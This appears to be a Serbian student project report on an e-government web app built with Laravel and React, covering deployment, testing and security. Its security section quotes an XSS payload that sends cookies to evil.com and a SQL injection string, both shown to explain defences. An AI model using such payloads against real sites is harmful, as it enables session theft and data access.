README fajl predstavlja osnovni dokument projekta koji sadrži ključne informacije o aplikaciji, njenoj nameni, korišćenim tehnologijama, kao i uputstva za pokretanje i korišćenje sistema. Njegova svrha je da omogući developerima i korisnicima da brzo razumeju funkcionalnost aplikacije i način njenog pokretanja, bez potrebe za dodatnom dokumentacijom.

U okviru projekta **MojaEUprava**, README fajl sadrži nekoliko važnih celina.

Najpre je dat opis aplikacije, gde je objašnjena osnovna namena sistema. Aplikacija MojaEUprava predstavlja web sistem koji omogućava građanima da elektronski podnose zahteve za administrativne usluge i zakazuju termine za izdavanje ličnih dokumenata bez potrebe za fizičkim odlaskom na šalter. Cilj sistema je da pojednostavi komunikaciju između građana i državnih institucija, kao i da ubrza i olakša proces obrade administrativnih zahteva.

Zatim su navedene tehnologije koje su korišćene u razvoju aplikacije. Backend deo sistema razvijen je korišćenjem Laravel PHP frameworka, dok je frontend realizovan korišćenjem React biblioteke. Za skladištenje podataka koristi se MySQL baza podataka. Komunikacija između frontend i backend dela sistema ostvaruje se putem REST API-ja, uz korišćenje Axios biblioteke za slanje HTTP zahteva. Dokumentacija API-ja generisana je pomoću Swagger alata. Za kontejnerizaciju aplikacije i jednostavno pokretanje sistema korišćeni su Docker i Docker Compose.

README fajl takođe sadrži instrukcije za lokalno pokretanje aplikacije. U ovom delu objašnjeno je kako korisnik može da klonira repozitorijum projekta korišćenjem Git alata, kao i koje softverske zavisnosti je potrebno instalirati kako bi aplikacija mogla da se pokrene u lokalnom razvojnom okruženju. Takođe su opisani koraci za konfiguraciju Laravel aplikacije, uključujući podešavanje .env fajla i pokretanje migracija baze podataka.

Poseban deo README fajla posvećen je pokretanju aplikacije pomoću Docker i Docker Compose alata. U ovom delu dokumentacije objašnjeno je kako se pomoću jedne komande pokreću svi servisi potrebni za rad aplikacije, uključujući MySQL bazu podataka, Laravel backend aplikaciju i React frontend aplikaciju.

README fajl takođe sadrži i informacije o pristupu aplikaciji, uključujući lokalne adrese frontend i backend dela sistema, kao i link ka Swagger API dokumentaciji koja omogućava pregled i testiranje dostupnih API endpointa.

Na kraju README fajl opisuje i glavne funkcionalnosti sistema, kao što su registracija i prijava korisnika, upravljanje korisničkim profilom, zakazivanje termina za izdavanje ličnih dokumenata, podnošenje administrativnih zahteva i administratorske funkcionalnosti za pregled, filtriranje i obradu zahteva korisnika.

Pored lokalnog pokretanja aplikacije, u README fajlu su navedeni i linkovi ka online verziji aplikacije koja je postavljena na Railway platformi, čime je omogućeno testiranje sistema bez potrebe za lokalnom instalacijom.

5.5 Git grane

U projektu su korišćene 4 grane organizovane po principu feature branch workflow-a, gde se svaka nova funkcionalnost razvija izolovano, a zatim integriše u razvojnu granu pre nego što dospe u produkciju.

- **Main** — stabilna verzija projekta

Glavna grana koja sadrži stabilnu, produkciono spremnu verziju aplikacije. Na ovu granu se kod spaja isključivo kada je testiran i funkcionalan. Direktni rad na main grani se izbegava — sve izmene dolaze kroz develop.

- **Develop** — integraciona grana

Razvojna grana koja služi kao međusloj između feature grana i main grane. Ovde se spajaju završene funkcionalnosti pre finalnog puštanja u produkciju. Predstavlja trenutno stanje projekta u razvoju.

- **Feature grane**(**feature/admin**, **feature/user**) se koriste za razvoj konkretnih funkcionalnosti izolovano od ostalog koda, bez rizika da se pokvari stabilna verzija. Kada je funkcionalnost završena, feature grana se spaja u develop (a zatim, nakon provere, develop ide u main).

Ovakav pristup grananju donosi jasnu organizaciju:

- main = stabilna verzija,
- develop = razvojna/integraciona verzija,
- feature/* = razvoj pojedinačnih funkcionalnosti, koje se nakon završetka spajaju u develop, a zatim u main.

main

4 Branches

0 Tags

Go to file

Add file

<> Code

Switch branches/tags

Find or create a branch...

Branches

Tags

main default

develop

feature/admin

feature/user

View all branches

fe7d030 · 22 minutes ago

132 Commits

Resolve merge	2 days ago
edit	1 hour ago
small changes	2 days ago
swagger done	yesterday
Model created	2 months ago
Model created	2 months ago
add swagger-ui assets to public folder	19 hours ago

.gitignore

Slika 63-Pregled grana

5.6. CI/CD pipeline

U projektu je implementiran **CI (Continuous Integration) pipeline** korišćenjem **GitHub Actions** alata. Pipeline se automatski pokreće prilikom svakog push i pull request događaja na main grani. Njegova svrha je automatska provera ispravnosti backend aplikacije kroz instalaciju potrebnih zavisnosti, podešavanje PHP okruženja, pokretanje MySQL servisa, izvršavanje migracija baze podataka i pokretanje Laravel testova.

Prilikom svakog push ili pull request događaja pokreće se **job** pod nazivom **tests**, koji se izvršava na **Ubuntu Linux virtuelnoj mašini**.

Tokom izvršavanja pipeline-a pokreću se sledeći koraci:

1. Preuzimanje koda iz repozitorijuma (actions/checkout)
2. Instalacija PHP okruženja (verzija 8.2) i potrebnih ekstenzija
3. Kopiranje .env konfiguracionog fajla
4. Instalacija zavisnosti projekta pomoću Composer-a
5. Generisanje Laravel aplikacionog ključa
6. Pokretanje migracija baze podataka
7. Pokretanje testova

Za potrebe testiranja pipeline pokreće **MySQL 8.0 servis** kao Docker servis unutar GitHub Actions okruženja.

Testovi se izvršavaju pomoću Laravel komande: `php artisan test`. Pre pokretanja testova pipeline: pokreće **MySQL bazu**, izvršava **migracije baze podataka**, konfigurise potrebne **environment varijable**

Docker image predstavlja zapakovanu verziju aplikacije sa svim potrebnim zavisnostima i konfiguracijom za izvršavanje. Docker image se u ovom projektu ne gradi ručno u okviru CI pipeline-a. Prilikom deployment-a Railway platforma automatski preuzima kod iz GitHub repozitorijuma, izvršava build aplikacije i u pozadini kreira Docker image, koristeći Dockerfile, iz kog se pokreće kontejner aplikacije na cloud infrastrukturi.

Automatski deployment aplikacije na **Cloud** vrši se putem Railway platforme. Railway je povezan sa GitHub repozitorijumom i omogućava automatski redeploy aplikacije nakon svake izmene koda na repozitorijumu. Kada se izvrši `push` na glavnu granu, Railway preuzima najnoviju verziju koda, izvršava build aplikacije i pokreće novu verziju servisa na cloud infrastrukturi.

5.7. Postavljanje aplikacije na Cloud

Aplikacija je postavljena na **Railway** cloud platformi, koja omogućava jednostavno deploy-ovanje aplikacija direktno iz GitHub repozitorijuma bez potrebe za ručnom konfiguracijom servera.

Cloud platforma

Railway je moderna cloud platforma koja podržava automatski deployment iz GitHub-a, upravljanje environment varijablama, kao i hosting baze podataka. Sve tri komponente aplikacije -frontend, backend i baza podataka - postavljene su kao zasebni servisi unutar jednog Railway projekta.

Struktura deployment-a

Aplikacija je podeljena na tri odvojena Railway servisa:

Servis	Tehnologija	Produkcioni URL
Frontend	React	https://splendid-solace-production-f204.up.railway.app
Backend	Laravel 12	https://internet-tehnologije-2025-vebservisieuprave2022-production.up.railway.app
Baza podataka	MySQL 8.0	Interni Railway servis

Table 4- Railway servisi

Proces deploy-ovanja

- **Baza podataka** je postavljena kao zasebni MySQL servis unutar Railway projekta. Railway automatski generiše konekcijske podatke (host, port, korisničko ime, lozinka) koji se prosleđuju backend servisu kroz environment varijable.
- **Backend** je povezan sa GitHub repozitorijumom - svaki push na main granu automatski pokreće novi deployment. Pri svakom deployu izvršava se sledeća start komanda koja priprema aplikaciju:

```
php artisan route:clear && php artisan config:clear && php artisan cache:clear  
&& php artisan vendor:publish --provider  
"L5Swagger\L5SwaggerServiceProvider" --tag=swagger-config --force && php  
artisan migrate:fresh --seed && php artisan l5-swagger:generate && php -S  
0.0.0.0:${PORT:-8080} -t public
```

Na ovaj način se pri svakom deployu automatski čiste keševi, izvršavaju migracije, pune početni podaci i generiše Swagger dokumentacija.

- **Frontend** je takođe povezan sa GitHub repozitorijumom i deployuje se automatski pri svakom pushu. Railway detektuje React projekat i pokreće build proces, nakon čega je aplikacija dostupna na produkcionom URL-u.

Environment varijable (API URL, ključevi, kredencijali baze) su konfigurisane direktno u Railway dashboardu za svaki servis zasebno i nisu deo repozitorijuma.

5.8. Bezbednost aplikacije

U okviru projekta implementirani su bezbednosni mehanizmi koji štite aplikaciju od najčešćih vrsta napada. U nastavku su opisana tri ključna mehanizma zaštite, sa objašnjenjem principa napada i načina implementacije odbrane.

1. CSRF — Cross-Site Request Forgery

Opis napada

Napadač pokušava da iskoristi aktivnu sesiju prijavljenog korisnika. Korisnik se prijavi na aplikaciju, a podaci o sesiji (token, userId) čuvaju se u localStorage-u. Ukoliko korisnik poseti zlonamernu stranicu bez prethodne odjave, skripta na toj stranici može pročitati sadržaj iz localStorage-a i automatski poslati zahtev prema backend-u aplikacije. Backend, ne prepoznavši razliku, može autorizovati tu radnju kao legitimnu.

Ključna karakteristika ovog napada je da pretraživač automatski šalje kolačiće uz svaki zahtev -backend tako dobija zahtev koji izgleda potpuno validan, jer potiče od autentifikovanog pretraživača.

Način implementacije zaštite

Laravel 11 backend implementira CSRF zaštitu kroz Laravel Sanctum paket. Umesto da se oslanja isključivo na kolačiće, Laravel zahteva da uz svaki mutacioni zahtev (POST, PUT, DELETE...) bude priložen CSRF token - tajni token koji server generiše i koji mora da se poklapa sa tokenom koji poseduje klijent. Ukoliko tokeni ne odgovaraju, server vraća HTTP grešku **419 - Page Expired**.

Na strani React klijenta, pre svakog zahteva vrši se poziv koji inicijalizuje CSRF token:

```
await axios.get("http://localhost:8000/sanctum/csrf-cookie", {  
  withCredentials: true  
});
```

Samim korišćenjem Laravel 11 backend-a, ova zaštita je automatski aktivna za celu aplikaciju.

2. XSS — Cross-Site Scripting

Opis napada

Za razliku od CSRF napada, XSS nije usmeren na backend aplikacije - već koristi našu aplikaciju kao posrednika za napad na druge korisnike. Napadač u polje forme unosi HTML/JavaScript kod umesto teksta, na primer:

```
<script>document.location='https://evil.com?c='+document.cookie</script>
```

Ako aplikacija taj unos prikaže bez filtriranja, kod se izvršava u pretraživaču žrtve. Na taj način napadač može prikupiti kolačiće, podatke iz localStorage-a, prikazati lažnu login formu ili preusmeriti korisnika na drugu stranicu.

Način implementacije zaštite

React automatski izbegava sve vrednosti koje se renderuju u JSX. Svaki korisnički unos koji se prikazuje kroz React komponentu tretira se kao čist tekst (string), a ne kao HTML. Ako korisnik unese HTML, React će to prikazati doslovno - kao običan tekst na ekranu -bez izvršavanja.

Jedini izuzetak je atribut dangerouslySetInnerHTML, koji eksplicitno govori Reactu da renderuje sirovi HTML. Taj atribut nije korišćen ni na jednom mestu u projektu, čime je XSS zaštita u potpunosti aktivna bez dodatne konfiguracije.

3. SQL Injection

Opis napada

SQL Injection nastaje kada napadač u input polje unese SQL sintaksu umesto očekivanih podataka, na primer:

```
' OR '1'='1
```

Ako backend direktno ugradi korisnički unos u SQL upit, takav napad može rezultirati neovlašćenim pristupom podacima, brisanjem tabela ili zaobilaženjem autentifikacije.

Način implementacije zaštite

Ceo backend je izgrađen korišćenjem Laravel Eloquent ORM-a, koji interno koristi parametrizovane (pripremljene) SQL upite. Korisnički unos se nikada direktno ne ugrađuje u SQL string - vrednosti se prosleđuju kao zasebni parametri koje baza podataka obrađuje odvojeno od same SQL komande.

Pored toga, svi podaci koji dolaze kroz forme prolaze kroz Laravel validatore u kontrolerima. Ukoliko unos nije u očekivanom formatu, zahtev se odbija pre nego što uopšte dođe do sloja baze podataka.

Nigde u projektu ne postoji ručno pisanje sirovih SQL komandi -sve operacije vrše se isključivo kroz Eloquent metode poput `create()`, `find()`, `update()` i `destroy()`.

5.9. Automatizovani testovi

Implementirani su **feature testovi** koji proveravaju rad API endpoints i poslovne logike aplikacije. Testovi su napisani korišćenjem **Laravel testing framework-a zasnovanog na PHPUnit-u**.

Alati korišćeni za testiranje:

- **PHPUnit** – koristi se za izvršavanje automatskih testova u Laravel aplikaciji.
- **Laravel testing utilities** – korišćene su pomoćne klase i metode za testiranje, kao što su:
 - `RefreshDatabase` za reset baze podataka pre svakog testa
 - `Sanctum::actingAs` za simulaciju autentifikovanog korisnika
 - `UploadedFile::fake` za simulaciju upload-a fajlova
 - `Storage::fake` za simulaciju storage diska prilikom testiranja fajlova
- **Laravel Factories** – koriste se za generisanje testnih podataka i korisnika, npr. `User::factory()`.

Delovi aplikacije koji su testirani:

a) Registracija korisnika

Domaći korisnici (/api/register-domaci)

- validacija JMBG-a
- provera postojanja JMBG-a u bazi
- uspešna registracija korisnika
- neuspešna registracija zbog nepostojećeg ili već registrovanog JMBG-a

testovi: `test_check_jmbg_validation_fails,`
`test_check_jmbg_returns_404_if_not_found,`
`test_register_domaci_creates_user_and_sends_email,`
`test_register_domaci_fails_if_jmbg_not_in_drzavljeni,`
`test_register_domaci_fails_if_user_with_jmbg_already_registered`

Strani korisnici (/api/register-strani)

- registracija stranog korisnika sa opcionalnim upload-om profilne slike

test: `test_register_strani_creates_user_and_sends_email_with_optional_photo`

b) Login, logout i upravljanje profilom

- uspešna i neuspešna prijava korisnika

- zaštita ruta koje zahtevaju autentifikaciju
- funkcionalnost odjave korisnika
- ažuriranje profila (email, lozinka, profilna slika)

testovi: test_login_returns_token_on_success,
 test_login_fails_with_wrong_credentials, test_me_requires_auth,
 test_me_returns_user_when_authenticated, test_logout_requires_auth,
 test_logout_works_when_authenticated,
 test_update_profile_can_update_email_photo_and_password,
 test_update_profile_rejects_wrong_current_password

c) Zahtevi (CRUD operacije)

- kreiranje zahteva za promenu bračnog statusa i prebivališta
- validacija datuma promene
- prikaz i filtriranje zahteva prijavljenog korisnika
- brisanje zahteva

testovi: test_store_bracni_status_creates_zahtev,
 test_store_prebivaliste_creates_zahtev_and_adrese,
 test_store_fails_if_datum_promene_is_today,
 test_moji_zahtevi_returns_only_users_requests,
 test_moji_bracni_status_returns_only_bracni_status,
 test_moji_prebivaliste_returns_only_prebivaliste,
 test_destroy_deletes_zahtev_when_exists

d) Administrativne funkcionalnosti

- kontrola pristupa administratorskim rutama
- prikaz statistike korisnika i zahteva
- pregled svih korisnika i detalja pojedinačnog korisnika
- odobravanje i odbijanje zahteva

testovi: test_admin_routes_forbidden_for_non_admin,
 test_admin_statistika_returns_counts_for_admin,
 test_admin_svi_korisnici_excludes_admins,
 test_admin_prikazi_korisnika_returns_user_with_relations,
 test_admin_odobri_zahtev_changes_status,
 test_admin_odbij_zahtev_changes_status,
 test_admin_statistika_zahteva_returns_counts

Primer testiranja registracije domaćeg korisnika:

```

public function test_register_domaci_creates_user_and_sends_email(): void
{
    $drz = $this->seedDrzavljanin(['jmbg' => '1111111111111111']);
    $email = 'domaci_' . uniqid() . '@test.com';

    $this->postJson('/api/register-domaci', [
        'jmbg' => $drz['jmbg'],
        'email' => $email,
        'password' => '123456',
        'password_confirmation' => '123456',
    ])
    ->assertStatus(201)
    ->assertJsonPath('user.email', $email)
    ->assertJsonPath('user.tip_korisnika', 'domaci');

    $this->assertDatabaseHas('users', ['email' => $email]);
}

```

Primer testiranja kreiranja zahteva za prebivalište:

```

$user = $this->makeUser();

Sanctum::actingAs($user);

$res = $this->postJson('/api/zahtev', $this->payloadPrebivaliste());

$res->assertStatus(201);

$this->assertDatabaseHas('zahtevi', [
    'korisnik_id' => $user->id,
    'tip_zahteva' => 'prebivaliste',

```

Testovi se lokalno pokreću u okviru Laravel backend aplikacije pomoću komande: `php artisan test`. Ova komanda izvršava sve PHPUnit/Laravel testove definisane u

direktorijumu tests. Tokom testiranja koristi se RefreshDatabase, čime se baza resetuje pre svakog testa kako bi se obezbedilo izolovano testno okruženje.

Testovi se takođe automatski pokreću kroz **CI pipeline pomoću GitHub Actions**. Workflow se aktivira pri svakom push i pull request događaju na main grani, gde se instaliraju zavisnosti, pokreću migracije baze i izvršavaju testovi komandom `php artisan test`.

5.10. Vizualizacija podataka / Prikaz mape

U okviru aplikacije implementirana je funkcionalnost vizualizacije podataka radi lakšeg pregleda i analize informacija o korisnicima i zahtevima u sistemu. Za prikaz podataka korišćen je alat Google Charts, koji omogućava jednostavno i pregledno grafičko predstavljanje podataka preuzetih iz API-ja.

Podaci se preuzimaju sa backend API-ja putem HTTP zahteva, nakon čega se obrađuju na klijentskoj strani i prosleđuju Google Charts biblioteci za prikaz u obliku grafikona.

```
91 //FUNKCIJA VRACA UKUPAN BROJ KORISNIKA(GET /api/admin/stats)
92 public function statistika()
93 {
94     // Ukupan broj korisnika
95     $totalUsers = \App\Models\User::count();
96
97     // Možeš dodati i broj domaćih i stranih korisnika
98     $totalDomaci = \App\Models\User::where('tip_korisnika', 'domaci')->count();
99     $totalStrani = \App\Models\User::where('tip_korisnika', 'strani')->count();
100
101     return response()->json([
102         'totalUsers' => $totalUsers,
103         'totalDomaci' => $totalDomaci,
104         'totalStrani' => $totalStrani
105     ]);
106 }
107
108
```

Slika 64-Implementacija funkcije za dohvaćanje statistike korisnika

```
//FUNKCIJA KOJA VRACA STATISTIKU SVIH ZAHTEVA, SVIH KORISNIKA
public function statistikaZahteva()
{
    $totalCekajuci = Zahtev::where('status', 'kreiran')->count();
    $totalOdobreni = Zahtev::where('status', 'odobren')->count();
    $totalOdbijeni = Zahtev::where('status', 'odbijen')->count();

    return response()->json([
        'cekajuci' => $totalCekajuci,
        'odobreni' => $totalOdobreni,
        'odbijeni' => $totalOdbijeni,
    ]);
}
```

Slika 65-Implementacija funkcije za dohvaćanje statistike zahteva po statusu

```

Route::middleware(['auth:sanctum', AdminMiddleware::class])->group(function (){
    //Svi korisnici i pojedinačan korisnik
    Route::get('/admin/korisnici', [AuthController::class, 'sviKorisnici']);
    Route::get('/admin/korisnici/{id}', [AuthController::class, 'prikaziKorisnika']);

    //Prikaz neobradjenih zahteva i obrada
    Route::get('/admin/neobradjeniZahtevi', [ZahtevController::class, 'neobradjeniZahtevi']);
    Route::get('/admin/zahtevi/{id}', [ZahtevController::class, 'prikaziZahtev']);
    Route::post('/admin/zahtevi/{id}/odobri', [ZahtevController::class, 'odobriZahtev']);
    Route::post('/admin/zahtevi/{id}/odbij', [ZahtevController::class, 'odbijZahtev']);

    // Statistika i vizualizacija
    Route::get('/admin/statistika', [AuthController::class, 'statistika']);
    Route::get('/admin/statistikaZahteva', [ZahtevController::class, 'statistikaZahteva']);
});

```

Slika 66-Definisanje admin ruta sa Sanctum i AdminMiddleware zaštitom

```

AdminPanel.jsx X
frontend > src > pages > AdminPanel.jsx > ...
1  import React, { useEffect, useState } from "react";
2  import { useNavigate } from "react-router-dom";
3  import { Chart } from "react-google-charts";
4
5  import "../AdminPanel.css";
6
7  const AdminPanel = ({ user }) => {

```

Slika 67- Importi i inicijalizacija AdminPanel.jsx komponente

```

try {
    const resUsers = await fetch("https://internet-tehnologije-2025-vebservisieuprave2022-production.up.railway.app/a
    headers: {
        "Content-Type": "application/json",
        Authorization: "Bearer " + token,
    },
});
if (!resUsers.ok) throw new Error("Greška pri učitavanju statistike korisnika");
const dataUsers = await resUsers.json();
setStats(dataUsers);

const resReq = await fetch("https://internet-tehnologije-2025-vebservisieuprave2022-production.up.railway.app/api
    headers: {
        "Content-Type": "application/json",
        Authorization: "Bearer " + token,
    },
});

```

Slika 68-Dohvatanje statistike korisnika i zahteva putem API poziva

```

    { /* Treći red: grafici */ }
    <div className="admin-charts-row">
      <div className="admin-chart">
        <Chart
          chartType="PieChart"
          width="100%"
          height="300px"
          data={chartDataUsers}
          options={chartOptionsUsers}
        />
      </div>
      <div className="admin-chart">
        <Chart
          chartType="PieChart"
          width="100%"
          height="300px"
          data={chartDataReq}
          options={chartOptionsReq}
        />
      </div>
    </div>
  </div>
);

```

Slika 69-Prikaz JSX koda za renderovanje pie grafika u AdminPanel.jsx

U aplikaciji su implementirana dva grafikona, oba tipa Pie Chart (kružni dijagram):

Prvi grafikon prikazuje odnos između različitih tipova korisnika u sistemu. Konkretno, prikazuje raspodelu između domaćih korisnika i stranih korisnika. Na osnovu podataka dobijenih iz API-ja izračunava se ukupan broj korisnika po tipu, a zatim se ti podaci prikazuju u obliku kružnog dijagrama kako bi se jasno video njihov međusobni odnos.

Drugi grafikon prikazuje raspodelu zahteva prema statusu zahteva. Ovaj grafikon prikazuje koliko zahteva je:

- odobreno,
- odbijeno,
- na čekanju.

Podaci o statusima zahteva takođe se preuzimaju iz API-ja, nakon čega se agregiraju i prikazuju pomoću Google Pie grafikona. Ovakav prikaz omogućava administratorima da brzo steknu uvid u trenutnu strukturu i stanje zahteva u sistemu